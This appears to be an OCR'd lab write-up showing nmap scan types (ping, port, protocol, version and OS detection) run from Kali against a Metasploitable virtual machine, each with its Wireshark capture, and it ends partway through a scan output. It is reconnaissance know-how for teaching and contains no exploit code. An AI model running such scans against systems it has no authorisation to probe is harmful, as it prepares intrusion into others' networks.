
ip.addr == 192.168.235.129

No.	Source	Destination	Protocol	Length	Info
1	192.168.235.128	192.168.235.129	ICMP	98	Echo (ping) request id=0xa418, seq=1/256, ttl=64 (reply in 2)
2	192.168.235.129	192.168.235.128	ICMP	98	Echo (ping) reply id=0xa418, seq=1/256, ttl=64 (request in 1)
3	192.168.235.128	192.168.235.129	ICMP	98	Echo (ping) request id=0xa418, seq=2/512, ttl=64 (reply in 4)
4	192.168.235.129	192.168.235.128	ICMP	98	Echo (ping) reply id=0xa418, seq=2/512, ttl=64 (request in 3)
5	192.168.235.128	192.168.235.129	ICMP	98	Echo (ping) request id=0xa418, seq=3/768, ttl=64 (reply in 6)
6	192.168.235.129	192.168.235.128	ICMP	98	Echo (ping) reply id=0xa418, seq=3/768, ttl=64 (request in 5)
15	192.168.235.128	192.168.235.129	ICMP	98	Echo (ping) request id=0xa418, seq=4/1024, ttl=64 (reply in 16)
16	192.168.235.129	192.168.235.128	ICMP	98	Echo (ping) reply id=0xa418, seq=4/1024, ttl=64 (request in 15)
17	192.168.235.128	192.168.235.129	ICMP	98	Echo (ping) request id=0xa418, seq=5/1280, ttl=64 (reply in 18)
18	192.168.235.129	192.168.235.128	ICMP	98	Echo (ping) reply id=0xa418, seq=5/1280, ttl=64 (request in 17)

➢ **Port scan only [-Pn]**

Description : It will scan ports in the target machine/host

Output :




kali@kali: ~

File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 192.168.235.129
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-26 10:43 EDT
Nmap scan report for 192.168.235.129
Host is up (0.89s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.29 seconds
```

Wireshark Output :



ip.addr == 192.168.235.129

No.	Source	Destination	Protocol	Length	Info
3	192.168.235.128	192.168.235.129	TCP	74	35250 → 587 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PE
4	192.168.235.128	192.168.235.129	TCP	74	57460 → 25 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PER
5	192.168.235.128	192.168.235.129	TCP	74	39592 → 111 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PE
6	192.168.235.129	192.168.235.128	TCP	60	587 → 35250 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7	192.168.235.129	192.168.235.128	TCP	74	25 → 57460 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=146
8	192.168.235.128	192.168.235.129	TCP	66	57460 → 25 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=22581
9	192.168.235.128	192.168.235.129	TCP	74	57306 → 1723 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_P
10	192.168.235.128	192.168.235.129	TCP	74	34400 → 8888 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_P
11	192.168.235.128	192.168.235.129	TCP	74	39172 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PE
12	192.168.235.129	192.168.235.128	TCP	74	111 → 39592 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=14
13	192.168.235.128	192.168.235.129	TCP	66	39592 → 111 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2258
14	192.168.235.128	192.168.235.129	TCP	74	41974 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_P
15	192.168.235.129	192.168.235.128	TCP	60	1723 → 57306 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
16	192.168.235.129	192.168.235.128	TCP	60	8888 → 34400 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17	192.168.235.128	192.168.235.129	TCP	74	48370 → 1025 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_P
18	192.168.235.129	192.168.235.128	TCP	74	445 → 39172 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=14
19	192.168.235.128	192.168.235.129	TCP	66	39172 → 445 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2258
20	192.168.235.128	192.168.235.129	TCP	74	60718 → 135 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PE
21	192.168.235.128	192.168.235.129	TCP	74	52338 → 995 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PE
22	192.168.235.129	192.168.235.128	TCP	60	8080 → 41974 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
23	192.168.235.129	192.168.235.128	TCP	60	1025 → 48370 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
24	192.168.235.129	192.168.235.128	TCP	60	135 → 60718 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
25	192.168.235.128	192.168.235.129	TCP	66	57460 → 25 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=
26	192.168.235.129	192.168.235.128	TCP	60	995 → 52338 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
27	192.168.235.128	192.168.235.129	TCP	66	39592 → 111 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval
28	192.168.235.128	192.168.235.129	TCP	66	39172 → 445 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval
29	192.168.235.128	192.168.235.129	TCP	74	59096 → 110 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PE
30	192.168.235.128	192.168.235.129	TCP	74	51788 → 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PER


➢ **Scan a specific port [-p]**

Description : It will scan the specific port in the target machine/host

Output :

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.235.129 -p 21
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-26 10:48 EDT
Nmap scan report for 192.168.235.129
Host is up (0.00074s latency).

PORT   STATE SERVICE
21/tcp open  ftp

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds

┌──(kali㉿kali)-[~]
└─$ nmap 192.168.235.129 -p 21-100
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-26 10:48 EDT
Nmap scan report for 192.168.235.129
Host is up (0.00036s latency).
Not shown: 74 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
23/tcp open  telnet
25/tcp open  smtp
53/tcp open  domain
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

Wireshark Output :




ip.addr == 192.168.235.129

No.	Source	Destination	Protocol	Length	Info
1	192.168.235.128	192.168.235.129	TCP	74	42144 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TS
2	192.168.235.128	192.168.235.129	TCP	74	37398 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM T
3	192.168.235.129	192.168.235.128	TCP	74	80 → 42144 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SA
4	192.168.235.128	192.168.235.129	TCP	66	42144 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=225845936
5	192.168.235.129	192.168.235.128	TCP	60	443 → 37398 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
6	192.168.235.128	192.168.235.129	TCP	66	42144 → 80 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2258
34	192.168.235.128	192.168.235.129	TCP	74	46564 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TS
35	192.168.235.129	192.168.235.128	TCP	74	21 → 46564 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SA
36	192.168.235.128	192.168.235.129	TCP	66	46564 → 21 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=225845933
37	192.168.235.128	192.168.235.129	TCP	66	46564 → 21 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2258
1…	192.168.235.128	192.168.235.129	TCP	74	57024 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TS
1…	192.168.235.128	192.168.235.129	TCP	74	45026 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM T
1…	192.168.235.129	192.168.235.128	TCP	74	80 → 57024 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SA
1…	192.168.235.129	192.168.235.128	TCP	60	443 → 45026 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1…	192.168.235.128	192.168.235.129	TCP	66	57024 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=225846431
1…	192.168.235.128	192.168.235.129	TCP	66	57024 → 80 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2258
1…	192.168.235.128	192.168.235.129	TCP	74	52642 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TS
1…	192.168.235.128	192.168.235.129	TCP	74	56316 → 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TS
1…	192.168.235.128	192.168.235.129	TCP	74	57026 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TS
1…	192.168.235.128	192.168.235.129	TCP	74	36596 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TS
1…	192.168.235.129	192.168.235.128	TCP	74	22 → 52642 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SA
1…	192.168.235.128	192.168.235.129	TCP	66	52642 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=225846444
1…	192.168.235.129	192.168.235.128	TCP	74	53 → 56316 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SA
1…	192.168.235.129	192.168.235.128	TCP	74	80 → 57026 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SA
1…	192.168.235.129	192.168.235.128	TCP	74	21 → 36596 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SA
1…	192.168.235.128	192.168.235.129	TCP	66	56316 → 53 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=225846444
1…	192.168.235.129	192.168.235.128	TCP	66	57026 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=225846444
1…	192.168.235.128	192.168.235.129	TCP	66	36596 → 21 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=225846444

➢ **IP Protocol Scans [-sO]**


Description : IP protocol scan allows you to determine which IP protocols (TCP, ICMP, IGMP, etc.) are supported by target machines

Output :



```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ nmap -sO 192.168.235.129
You requested a scan type which requires root privileges.
QUITTING!

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sO 192.168.235.129
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-26 10:51 EDT
Warning: 192.168.235.129 giving up on port because retransmission cap hit (10).
Nmap scan report for 192.168.235.129
Host is up (0.00076s latency).
Not shown: 247 closed n/a protocols (proto-unreach)
PROTOCOL STATE         SERVICE
1        open          icmp
2        open|filtered igmp
6        open          tcp
17       open          udp
18       open|filtered mux
109      open|filtered snp
136      open|filtered udplite
144      open|filtered aggfrag
214      open|filtered unknown
MAC Address: 00:0C:29:71:6C:74 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 275.52 seconds
```

Wireshark Output :



ip.addr == 192.168.235.129

No.	Source	Destination	Protocol	Length	Info
2	192.168.235.129	192.168.235.130	NBNS	104	Name query response NB 192.168.235.129
7	192.168.235.128	192.168.235.129	IPv4	34	
8	192.168.235.128	192.168.235.129	IPv4	34	
9	192.168.235.128	192.168.235.129	IPv4	34	
10	192.168.235.128	192.168.235.129	IPv4	34	
11	192.168.235.128	192.168.235.129	IPv4	34	
12	192.168.235.128	192.168.235.129	IPv4	34	
13	192.168.235.128	192.168.235.129	IPv4	34	
14	192.168.235.129	192.168.235.128	ICMP	62	Destination unreachable (Protocol unreachable)
15	192.168.235.129	192.168.235.128	ICMP	62	Destination unreachable (Protocol unreachable)
16	192.168.235.129	192.168.235.128	ICMP	62	Destination unreachable (Protocol unreachable)
17	192.168.235.129	192.168.235.128	ICMP	62	Destination unreachable (Protocol unreachable)
18	192.168.235.128	192.168.235.129	IPv4	34	
19	192.168.235.128	192.168.235.129	IPv4	34	
20	192.168.235.129	192.168.235.128	ICMP	62	Destination unreachable (Protocol unreachable)
21	192.168.235.129	192.168.235.128	ICMP	62	Destination unreachable (Protocol unreachable)
22	192.168.235.128	192.168.235.129	IPv4	34	
23	192.168.235.128	192.168.235.129	IPv4	34	
24	192.168.235.128	192.168.235.129	IPv4	34	
25	192.168.235.128	192.168.235.129	IPv4	34	
26	192.168.235.128	192.168.235.129	IPv4	34	
27	192.168.235.128	192.168.235.129	IPv4	34	
28	192.168.235.128	192.168.235.129	IPv4	34	
29	192.168.235.128	192.168.235.129	IPv4	34	
30	192.168.235.128	192.168.235.129	IPv4	34	
31	192.168.235.128	192.168.235.129	IPv4	34	
32	192.168.235.128	192.168.235.129	IPv4	34	
33	192.168.235.128	192.168.235.129	IPv4	34	


➢ **Version Detection [-sV]**

Description : It helps in gathering more detail on the services and applications running on the identified open ports.

Output :

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.235.129
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-26 10:59 EDT
Nmap scan report for 192.168.235.129
Host is up (0.00089s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.82 seconds
```

Wireshark Output :



➢ **Remote OS detection [-O]**


Description : It will determine the operating system running on a remote target.

Output :

```
┌──(kali㉿kali)-[~]
└─$ nmap -O 192.168.235.129
TCP/IP fingerprinting (for OS scan) requires root privileges.
QUITTING!

┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.235.129
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-26 11:02 EDT
Nmap scan report for 192.168.235.129
Host is up (0.00069s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:71:6C:74 (VMware)
```

```
